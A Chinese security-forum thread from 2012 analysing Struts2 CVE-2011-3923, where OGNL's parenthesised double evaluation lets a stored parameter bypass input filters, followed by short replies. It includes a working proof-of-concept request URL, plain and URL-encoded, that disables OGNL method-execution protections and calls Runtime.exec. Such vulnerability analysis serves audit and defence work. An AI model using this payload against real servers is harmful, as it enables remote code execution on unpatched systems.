



T00LS » 渗透测试文章(Security Articles) » Struts2漏洞分析之Ognl表达式特性引发的新思路

回复 发帖

返回列表 1 2 下一页

唐门三少

发表于 2012-12-14 14:23 来自T00ls.Net | 只看该作者 | @该作者 一键

字体大小: 倒序看帖 跳转到  » 1 #

僵尸会员



帖子 105  
积分 121  
TCV 27  
TuBi 114  
坛龄 2776天



## [【原创】] Struts2漏洞分析之Ognl表达式特性引发的新思路

本帖最后由 唐门三少 于 2012-12-14 14:28 编辑

## 0x01 摘要

在Ognl表达式中，会将括号"()"包含的变量内容当做Ognl表达式执行。Ognl表达式的这一特性，引发出一种新的攻击思路。通过将恶意代码存储到变量中，然后在调用Ognl表达式的函数中使用这个变量来执行恶意的代码，从而实现攻击。

本文将会以CVE-2011-3923漏洞作为示例，描述这种利用思路的具体过程。但是，本文的内容绝不仅仅局限于这个漏洞，在实际的审计过程中，这种思路可以用来发现很多类似的漏洞。

## 0x02 背景介绍与原理分析

这个漏洞和CVE-2010-1870很相似，都是通过Ognl表达式执行java，来达到远程代码执行的效果。我们先来回顾下CVE-2010-1870漏洞，它是攻击者通过get方法提交Ognl表达式，直接来调用java的静态方法来实现代码执行。这个问题爆出来后，struts官方加强了对于用户提交内容的审核，禁止使用“#”、“\”等特殊字符作为参数提交。

那么这样我们就没有办法远程执行Ognl表达式了吗？当然不，Ognl给我们提供了另一种执行它的方法，我们来看下官方文档中一部分的内容：

For example, this expression

```
#fact(30H)
```

looks up the fact variable, and interprets the value of that variable as an OGNL expression using

the BigInteger representation of 30 as the rootobject. See below for an example of setting the fact variable with an expression that returns the factorial of its argument. Note that there is an ambiguity in OGNL's syntax between this double evaluation operator and a method call. OGNL resolves this ambiguity by calling anything that looks like a method call, a method call. For example, if the current object had a fact property that held an OGNL factorial expression, you could not use this approach to call it

fact(30H)

because OGNL would interpret this as a call to the fact method. You could force the interpretation you want by surrounding the property reference by parentheses:  
(fact)(30H)

Ognl表达式给我们提供了“#fack()”这样调用上下文对象方法的功能，我们需要留意的是红色文字，大概的意思如下：如果你想要调用上下文环境中对象的方法，可以使用“(fact)()”这种格式来书写。

而在测试过程中发现，(one)(two)这种形式的Ognl表达式，会先将one当做另一个Ognl表达式先执行一遍，然后再继续他后面的工作。这样的话，如果程序在调用某一可以执行Ognl表达式的函数时，我们通过变量将恶意的表达式传入，那么，struts所做的那些过滤便成为了一扇“透明的门”。

### 0x03 实例模拟与跟踪

在正常的调用中，我们找到了setValue这个函数，它的作用是根据Ognl表达式对目标进行赋值，在这个过程中Ognl表达式会执行。而struts2中通过在继承ActionSupport的类中，设置setter和getter方法，可以实现用户通过get和post方法直接为私有成员变量赋值。这种方法便会用到setValue这个函数。下面我们来搭建一个这样的类：

```
package action;
import ognl.Ognl;
import com.opensymphony.xwork2.ActionSupport;

public class HelloWorld extends ActionSupport{
    private String tang3;
    public void settang3(String tang3) {
        this.tang3 = tang3;
    }
    public String gettang3() {
        return tang3;
    }
    public String execute() throws Exception {
        System.out.println(tang3);
        return SUCCESS;
    }
}
```

上面的这段代码只是简单的实现了接受参数“tang3”，并将它的内容打印到控制台的功能。在跟踪它的过程中发现，用户提交的参数时，会通过调用com.opensymphony.xwork2.interceptor.ParametersInterceptor这个类中的setParameters方法来获取参数，而这个方法会调用setValue函数，代码如下：

```
if (acceptableName) {
    Object value = entry.getValue();
    try {
        [color=Red] stack.setValue(name, value);[/color]
    } catch (RuntimeException e) {
```

注意红色字体部分，name参数是Ognl表达式部分，value是被赋值的对象，而之前的CVE-2010-1870漏洞，也是通过这个函数执行的Ognl表达式。下面我们来看下如何结合前面讲到的内容来让这个函数执行我们需要的Java代码。

按照之前我们所说的Ognl表达式特性，我们应该构造这样的url：

```
/helloworld.action?tang3=<OGNL statement>&(tang3)('meh')=1
```

提交这样的url后，web server将会做两件事，第一，将Ognl表达式内容存进了tang3变量中；第二，名为(tang3)('meh')的http参数将会被当做另一个Ognl表达式执行，并且action属性tang3将会从action中恢复内容，即变成了(<OGNL statement>)(‘meh’)。

因为http参数传入到变量中会自动进行url解码，那么我们就可以使用url编码“#”这样的特定字符，来绕过正则表达式的过滤。在构造语句中还需要注意的一点就是，我们要确保tang3属性中的内容先被执行。所以这里需要一个小技巧，在提交参数时，使用`z[(tang3)('meh')]=1`这种形式的参数，可以确保tang3变量被首先执行。下面我们构造一条可以弹出计算器的url：

```
/helloworld.action?tang3=(#context["xwork.MethodAccessor.denyMethodExecution"]= new java.lang.Boolean(false),
#_memberAccess["allowStaticMethodAccess"]=true, @java.lang.Runtime.getRuntime().exec('calc'))(meh)&z[(tang3)
('meh')]=1
```


url编码后：

```

/helloworld.action?
tang3=%28%23context["xwork.MethodAccessor.denyMethodExecution"]%3D+new+java.lang.Boolean%28false%29,%20%23_memberAccess["allowStaticMethodAccess"]%3Dtrue,%
[email]20@java.lang.Runtime[/email]@getRuntime%28%29.exec%28%27calc%27%29%29%28meh%29&z[%28tang3%29%28%27meh%27%29]
=1

```

效果如下图：



从最下面的红色框中，我们可以看出，控制台打印出的tang3变量的内容，就是我们刚才输入的代码。

## 0x04 总结

1. 这个漏洞的利用方法，存在局限性，目标代码需要有一个私有成员变量可以直接通过http参数赋值。同时，攻击者需要知道这个私有成员的名字。不过从代码审计的角度来看，可以很容易发现这种问题。但是，由于大部分使用struts框架搭建的网站都是闭源的，导致很难进行白盒测试。

2. 这个问题在struts2.3.1.2版本之后便已经修复了，官方补丁的修复原文如下：

The regex pattern inside the ParameterInterceptor was changed to provide a more narrow space of acceptable parameter names.

Furthermore the new setParameter method provided by the value stack will allow no more eval expression inside the param names.

修复方法就是，进一步减少ParameterInterceptor中白名单包含的内容，并且禁止参数名执行正则表达式

3. Ognl表达式的强大，能够明显的从struts所爆出的这些漏洞中看出。只要存在调用Ognl表达式的函数，都有可能出现代码执行问题。我在之前的《Struts2漏洞浅析之Ognl代码执行分析》一文中，称findValue为struts中的eval函数，明显的有些狭隘了。Ognl表达式才称得上是eval函数，在代码的编写的过程中要小心的处理它的表达式。

4. 再次重申在本文开始处所强调的，这篇文章并不仅仅局限于CVE-2011-3923这个漏洞，而且，它已经被修补了。本文的目的是，希望读者能够通过这个漏洞，了解到通过括号包裹变量，执行Ognl表达式这个特性，以此为我们在日后的审计增加一个思路。

1



评分人数 t00ls管理团

0

顶

0

踩

0

支持

0

反对

打赏

拍砖

收藏

分享

回复

引用

使用道具

zlthsr



发表于 2012-12-14 14:36 来自T00ls.Net | 只看该作者 | @该作者 | 顶(0) | 踩(0)

2 #



顶起。。。

僵尸会员



帖子 659  
积分 282  
TCV 0  
TuBi 5  
坛龄 3398天



[回复](#) [引用](#)[使用道具](#) [TOP](#)

奔跑的馒头 该用户未激活或已被删除

 发表于 2012-12-14 15:23 来自T00ls.Net | [只看该作者](#) | [@该作者](#) | [顶\(0\)](#) | [踩\(0\)](#)

3 #

原创就得需要顶起来

[回复](#) [引用](#)[使用道具](#) [TOP](#)

杰伊情圣 

 发表于 2012-12-14 17:42 来自T00ls.Net | [只看该作者](#) | [@该作者](#) | [顶\(0\)](#) | [踩\(0\)](#)

4 #

支持原创！！




僵尸会员



帖子	482
积分	165
TCV	0
TuBi	100
坛龄	3398天

[回复](#) [引用](#)[使用道具](#) [TOP](#)

xlk111

 发表于 2012-12-14 18:59 来自Android客户端 | [只看该作者](#) | [@该作者](#) | [顶\(0\)](#) | [踩\(0\)](#)

5 #

kan看懂了思路，不会还是



注册会员



帖子 1140  
积分 349  
TCV 0  
TuBi 15  
坛龄 3879天



回复

引用

使用道具

TOP

weijuma



发表于 2012-12-14 19:28 来自T00ls.Net | 只看该作者 | @该作者 | 顶(0) | 踩(0)

6 #



支持原创

注册会员



帖子 836  
积分 401  
TCV 5  
TuBi 322  
坛龄 3245天

[回复](#)[引用](#)[使用道具](#)[TOP](#)

airan

发表于 2012-12-14 22:33 来自T00ls.Net | [只看该作者](#) | [@该作者](#) | [顶\(0\)](#) | [踩\(0\)](#)

7 #



僵尸会员



帖子 451  
积分 131  
TCV 2  
TuBi 9  
坛龄 2731天



java牛，求搞基

[回复](#)[引用](#)[使用道具](#)[TOP](#)

该隐

发表于 2012-12-16 00:14 来自T00ls.Net | [只看该作者](#) | [@该作者](#) | [顶\(0\)](#) | [踩\(0\)](#)

8 #



僵尸会员



帖子 1060

最关键的一句代码

`java.lang.Runtime.getRuntime().exec();`warning:楼主，**我闻到你网站漏洞的血腥味了**，怎么办;p



积分 345  
TCV 21  
TuBi 45  
坛龄 3422天



回复 引用

使用道具 TOP

唐门三少 

 发表于 2012-12-16 21:30 来自T00ls.Net | 只看该作者 | @该作者 | 顶(0) | 踩(0)

9 #



僵尸会员



帖子 105  
积分 121  
TCV 27  
TuBi 114  
坛龄 2776天



回复 8# 该隐

这句其实只是payload，关键是利用Ognl表达式执行的函数

回复 引用

使用道具 TOP

该隐

 发表于 2012-12-17 09:02 来自T00ls.Net | 只看该作者 | @该作者 | 顶(0) | 踩(0)

10 #



是的

僵尸会员



帖子 1060  
积分 345  
TCV 21  
TuBi 45  
坛龄 3422天



warning:楼主, **我闻到你网站漏洞的血腥味了**, 怎么办;p

回复

引用

使用道具

TOP

返回列表

1

2

下一页



高级模式 | 发新话题

发表回复



回帖后跳转到最后一页